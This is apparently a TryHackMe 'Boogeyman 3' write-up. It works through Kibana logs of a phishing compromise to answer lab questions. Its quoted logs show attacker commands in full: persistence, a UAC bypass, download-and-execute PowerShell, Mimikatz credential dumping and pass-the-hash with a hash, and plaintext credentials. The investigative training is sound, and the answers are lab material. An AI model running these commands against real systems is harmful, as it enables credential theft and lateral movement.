
Boogeyman 3 THM Write-Up

Scenario:

Without tripping any security defences of Quick Logistics LLC, the Boogeyman was able to compromise one of the employees and stayed in the dark, waiting for the right moment to continue the attack. Using this initial email access, the threat actors attempted to expand the impact by targeting the CEO, Evan Hutchinson.



Allie Sierra <allie.sierra@quicklogistics.org> Evan Hutchinson Wed 8/23

Urgent Financial Matter Requiring Immediate Attention

This message was sent with High importance.

[redacted]

Dear Evan,

We require your urgent attention for the review of an important financial document. Your insights are crucial to proceed effectively.


Could you please allocate a brief window for this review? Your prompt response is appreciated.

Best regards,

Allie Sierra
Chief Finance Officer
Quick Logistics LLC
E: allie.sierra@quicklogistics.org
M: +1 (415) 555-3891


The email appeared questionable, but Evan still opened the attachment despite the scepticism. After opening the attached document and seeing that nothing happened, Evan reported the phishing email to the security team.

Upon receiving the phishing email report, the security team investigated the workstation of the CEO. During this activity, the team discovered the email attachment in the downloads folder of the victim.



Name	Date modified	Type	Size
Today (1)			
ProjectFinancialSummary_Q3.pdf	29/08/2023 10:51	Disc Image File	2,208 KB
Last week (8)			

In addition, the security team also observed a file inside the ISO payload, as shown in the image below.




Name	Date modified	Type	Size
ProjectFinancialSummary_Q3.pdf	23/08/2023 00:30	HTML Application	1 KB

Lastly, it was presumed by the security team that the incident occurred between August 29 and August 30, 2023.
Given the initial findings, you are tasked to analyse and assess the impact of the compromise.

Q1 - What is the PID of the process that executed the initial stage 1 payload?
First, I filtered the logs for the timeframe of the incident: August 29 to 30, 2023. I then filtered for the HTA file found after the email attachment was downloaded by searching for ProjectFinancialSummary_Q3.pdf.
I selected the process.pid, process.parent.pid, process.name, and process.command.line fields to better visualize parent-child processes and what the processes are doing. The results show that the payload was launched by mshta.exe with process ID of 6392.

Answer - 6392



ProjectFinancialSummary_Q3.pdf

Aug 29, 2023 @ 00:00:00.0 → Aug 30, 2023 @ 23:30:00.0

4 hits

Aug 29, 2023 @ 00:00:00.000 - Aug 30, 2023 @ 23:30:00.000

Time ↑	process.pid	process.parent.pid	process.name	process.command_line
Aug 29, 2023 @ 23:51:15.856	6,392	2,940	mshta.exe	"C:\Windows\SysWOW64\mshta.exe" "D:\ProjectFinancialSummary_Q3.pdf.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Aug 29, 2023 @ 23:51:16.738	3,832	6,392	xcopy.exe	"C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat
Aug 29, 2023 @ 23:51:16.771	3,680	6,392	rundll32.exe	"C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer
Aug 29, 2023 @ 23:51:16.809	6,204	6,392	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'; $T = New-ScheduledTaskTrigger -Daily -At 06:00; $S = New-ScheduledTaskSettingsSet; $P = New-ScheduledTaskPrincipal $env:username; $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S; Register-ScheduledTask Review -InputObject $D -Force;

Q2 - The stage 1 payload attempted to implant a file to another location. What is the full command-line value of this execution?

In the image above, we see that the process that executes the stage 1 payload is the parent process of xcopy.exe. This instance of xcopy.exe is being used to implant a file named review.dat into a temp folder within the CEO’s user directory.

Answer - C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat

Q3 - The implanted file was eventually used and executed by the stage 1 payload. What is the full command-line value of this execution?

In the image above, we can again follow the parent process ID 6392 and see that it launches rundll32.exe. The command line shows that this process uses the review.dat file.

Answer - C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer

Q4 - The stage 1 payload established a persistence mechanism. What is the name of the scheduled task created by the malicious script?


The last log in the image above shows that an instance of powershell.exe also has a parent process ID of 6392. The powershell command creates a scheduled task named Review.

Answer - Review

Q5 - The execution of the implanted file inside the machine has initiated a potential C2 connection. What is the IP and port used by this connection? (format: IP:port)

Knowing that the attacker used PowerShell to establish persistence, I looked for the potential C2 connection by filtering for powershell.exe and Sysmon event ID 3. I added the source.ip, source.port, destination.ip, and destination.port fields as columns and saw that there was one destination IP and destination port used for the majority of these connections.

Answer - 165.232.170.151:80



```
powershell.exe and event.provider: "Microsoft-Windows-Sysmon" and event.code: 3
```

Aug 29, 2023 @ 00:00:00.0 → Aug 30, 2023 @ 23:30:00.0

winlogbeat-*

7,123 hits

Selected fields 4

- source.ip
- source.port
- destination.ip
- destination.port

Available fields 224

Popular

- file.path
- host.name
- powershell.file.script_block_text
- process.command_line
- process.name
- process.parent.command_line

destination.ip

Top 5 values

165.232.170.151	96.6%
10.10.155.159	3.2%
::1	0.2%


Exists in 500 / 500 records

Time	source.ip	source.port	destination.ip	destination.port
	10.10.155.159	50,482	165.232.170.151	80
	10.10.97.43	52,364	10.10.155.159	5,985
	10.10.97.43	52,359	10.10.155.159	5,985
	10.10.97.43	52,356	10.10.155.159	5,985
	10.10.155.159	50,475	165.232.170.151	80
	10.10.155.159	50,471	165.232.170.151	80
	10.10.155.159	50,470	165.232.170.151	80
	10.10.155.159	50,469	165.232.170.151	80

Q6 - The attacker has discovered that the current access is a local administrator. What is the name of the process used by the attacker to execute a UAC bypass?

I continued to investigate what the attacker used the implanted file for by searching for review.dat. The logs showed that the attacker performed discovery using commands such as `whoami`. The attacker also used an executable named fodhelper.exe, which I did not recognize. After looking into the executable, I found that fodhelper.exe is a legitimate utility that can be used to exploit a User Account Control (UAC) bypass.

Answer - fodhelper.exe



review.dat

Aug 29, 2023 @ 00:00:00.0 → Aug 30, 2023 @ 23:30:00.0

winlogbeat-*

39 hits

Selected fields: process.command_line, process.parent.command_line

Available fields (Popular): destination.ip, destination.port, file.path, host.name, powershell.file.script_block_text, process.name, source.ip

Aug 29, 2023 @ 00:00:00.000 - Aug 30, 2023 @ 23:30:00.000


```
> Aug 29, 2023 @ 23:54:48.608  "C:\Windows\system32\whoami.exe" /groups      "C:\Windows\System32\rundll32.exe"
                                                                             D:\review.dat,DllRegisterServer
> Aug 29, 2023 @ 23:54:49.043  "C:\Windows\system32\fodhelper.exe"           "C:\Windows\System32\rundll32.exe"
                                                                             D:\review.dat,DllRegisterServer
> Aug 29, 2023 @ 23:54:49.213  "C:\Windows\system32\fodhelper.exe"           "C:\Windows\System32\rundll32.exe"
                                                                             D:\review.dat,DllRegisterServer
> Aug 30, 2023 @ 01:40:37.178  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "$credential = (New-Object PSCredential -ArgumentList ('QUICKLOGISTICS\allan.smit
                               h', (ConvertTo-SecureString 'Tr!ckyP@ssw0rd987' -AsPlainText -Force))) ; Invoke-Command -Credential $credential -ComputerName WKSTN-1327 -ScriptB
                               lock {powershell -enc SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAfQA7AFsAUwB
                               5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoARQB4AHAAZQBjAHQAMQAwADAAQwBvAG4AdABpAG4AdQBlAD0AMAA7ACQAdwBj
                               AD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkA
                               G8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAH
                                                                             "C:\Windows\System32\rundll32.exe"
                                                                             D:\review.dat,DllRegisterServer
```

Q7 - Having a high privilege machine access, the attacker attempted to dump the credentials inside the machine. What is the GitHub link used by the attacker to download a tool for credential dumping?

In order to find the downloads from GitHub, I searched for *github*.

The results showed a download of the Mimikatz tool, which is known for credential dumping.

Answer - https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip



github

Aug 29, 2023 @ 00:00:00.0 → Aug 30, 2023 @ 23:30:00.0

winlogbeat-*

149 hits

Selected fields: process.command_line

Available fields (Popular): destination.ip, destination.port, file.path, host.hostname, message, powershell.file.script_block_text, process.parent.command_line, source.ip, source.port


Aug 29, 2023 @ 00:00:00.000 - Aug 30, 2023 @ 23:30:00.000

```
> Aug 30, 2023 @ 00:09:57.482  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -outfile mimi.zip
> Aug 30, 2023 @ 00:09:57.482  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -outfile mimi.zip
> Aug 30, 2023 @ 00:09:57.482  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -outfile mimi.zip
> Aug 30, 2023 @ 00:09:57.530   -
> Aug 30, 2023 @ 00:10:00.450  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -outfile mimi.zip
> Aug 30, 2023 @ 00:14:35.986   -
> Aug 30, 2023 @ 00:14:35.998   -
> Aug 30, 2023 @ 00:14:36.078  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "iex(iwr https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -useb); Invoke-ShareFi
                               nder"
```

Q8 - After successfully dumping the credentials inside the machine, the attacker used the credentials to gain access to another machine. What is the username and hash of the new credential pair? (format: username:hash)

With the Mimikatz tool downloaded, the attacker is able to dump credentials and use the dumped credentials for lateral movement. By searching for mimikatz.exe, we can see the logs of this activity. The attacker uses a pass-the-hash attack to access the itadmin account.

Answer - itadmin:F84769D250EB95EB2D7D8B4A1C5613F2




```
mimikatz.exe
```

```
Aug 30, 2023 @ 00:10:16.454  -
Aug 30, 2023 @ 00:10:16.579  -
Aug 30, 2023 @ 00:11:26.438  "C:\Windows\Temp\m\x64\mimi\x64\mimikatz.exe" privilege::debug sekurlsa::logonpasswords exit
Aug 30, 2023 @ 00:13:37.090  "C:\Windows\Temp\m\x64\mimi\x64\mimikatz.exe" "sekurlsa::pth /user:itadmin /domain:QUICKLOGISTICS /ntlm:F84769D250EB95EB2D7D8B4A1C5613F2 /run:powershell.exe" exit
Aug 30, 2023 @ 00:13:37.276  powershell.exe
```

Q9 - Using the new credentials, the attacker attempted to enumerate accessible file shares. What is the name of the file accessed by the attacker from a remote share?

I filtered for PowerShell activity on the compromised workstation (WKSTN-0051) and used the *file* wildcard to try to narrow down the results. I found that the attacker accessed a script from a remote share on WKSTN-1327.

Answer - IT_Automation.ps1




```
host.hostname: "WKSTN-0051" and powershell.exe and *file*
```

```
Aug 30, 2023 @ 00:18:38.847  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles
Aug 30, 2023 @ 00:18:38.847  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles
Aug 30, 2023 @ 00:18:38.847  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles
Aug 30, 2023 @ 00:18:39.113  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles
Aug 30, 2023 @ 00:19:52.889  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "cat FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1"
Aug 30, 2023 @ 00:19:52.982  -
Aug 30, 2023 @ 00:19:53.056  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c cat FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1
Aug 30, 2023 @ 00:19:53.056  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c cat FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1
Aug 30, 2023 @ 00:19:53.056  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c cat FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1
```

Q10 - After getting the contents of the remote file, the attacker used the new credentials to move laterally. What is the new set of credentials discovered by the attacker? (format: username:password)

I took the *file* wildcard off the previous search and continued looking at PowerShell activity on the compromised workstation. After the attacker accessed the remote file, the logs show that the attacker moved laterally to WKSTN-1327. The credentials are shown in the command line.

Answer - QUICKLOGISTICS\allan.smith:Tr!ckyP@ssw0rd987



```
powershell.exe and host.hostname: "WKSTN-0051"
```

Aug 29, 2023 @ 00:00:00.0 → Aug 30, 2023 @ 23:30:00.0

winlogbeat-*

2,986 hits

Selected fields 1
- process.command_line

Available fields 290

Popular
- destination.ip
- destination.port
- file.path
- host.hostname
- message
- powershell.file.script_block_text
- process.parent.command_line
- source.ip
- source.port
- winlog.event_id

Aug 29, 2023 @ 00:00:00.000 - Aug 30, 2023 @ 23:30:00.000

```
Aug 30, 2023 @ 00:20:23.997   -
Aug 30, 2023 @ 00:20:23.848   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c $credential = (New-Object PSCredential -ArgumentList ( QUICKLOGISTICS\allan.smith, (ConvertTo-SecureString Tr!ckyP@ssw0rd9
                              87 -AsPlainText -Force))) ; Invoke-Command -Credential $credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}
Aug 30, 2023 @ 00:20:23.565   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c $credential = (New-Object PSCredential -ArgumentList ( QUICKLOGISTICS\allan.smith, (ConvertTo-SecureString Tr!ckyP@ssw0rd9
                              87 -AsPlainText -Force))) ; Invoke-Command -Credential $credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}
Aug 30, 2023 @ 00:20:23.565   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c $credential = (New-Object PSCredential -ArgumentList ( QUICKLOGISTICS\allan.smith, (ConvertTo-SecureString Tr!ckyP@ssw0rd9
                              87 -AsPlainText -Force))) ; Invoke-Command -Credential $credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}
Aug 30, 2023 @ 00:20:23.565   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c $credential = (New-Object PSCredential -ArgumentList ( QUICKLOGISTICS\allan.smith, (ConvertTo-SecureString Tr!ckyP@ssw
                              87 -AsPlainText -Force))) ; Invoke-Command -Credential $credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}
Aug 30, 2023 @ 00:20:23.565   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c $credential = (New-Object PSCredential -ArgumentList ( QUICKLOGISTICS\allan.smith, (ConvertTo-SecureString Tr!ckyP@ssw0rd9
                              87 -AsPlainText -Force))) ; Invoke-Command -Credential $credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}
Aug 30, 2023 @ 00:20:23.549   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c $credential = (New-Object PSCredential -ArgumentList ( QUICKLOGISTICS\allan.smith, (ConvertTo-SecureString Tr!ckyP@ssw0rd9
                              87 -AsPlainText -Force))) ; Invoke-Command -Credential $credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}
```

Q11 - What is the hostname of the attacker's target machine for its lateral movement attempt?

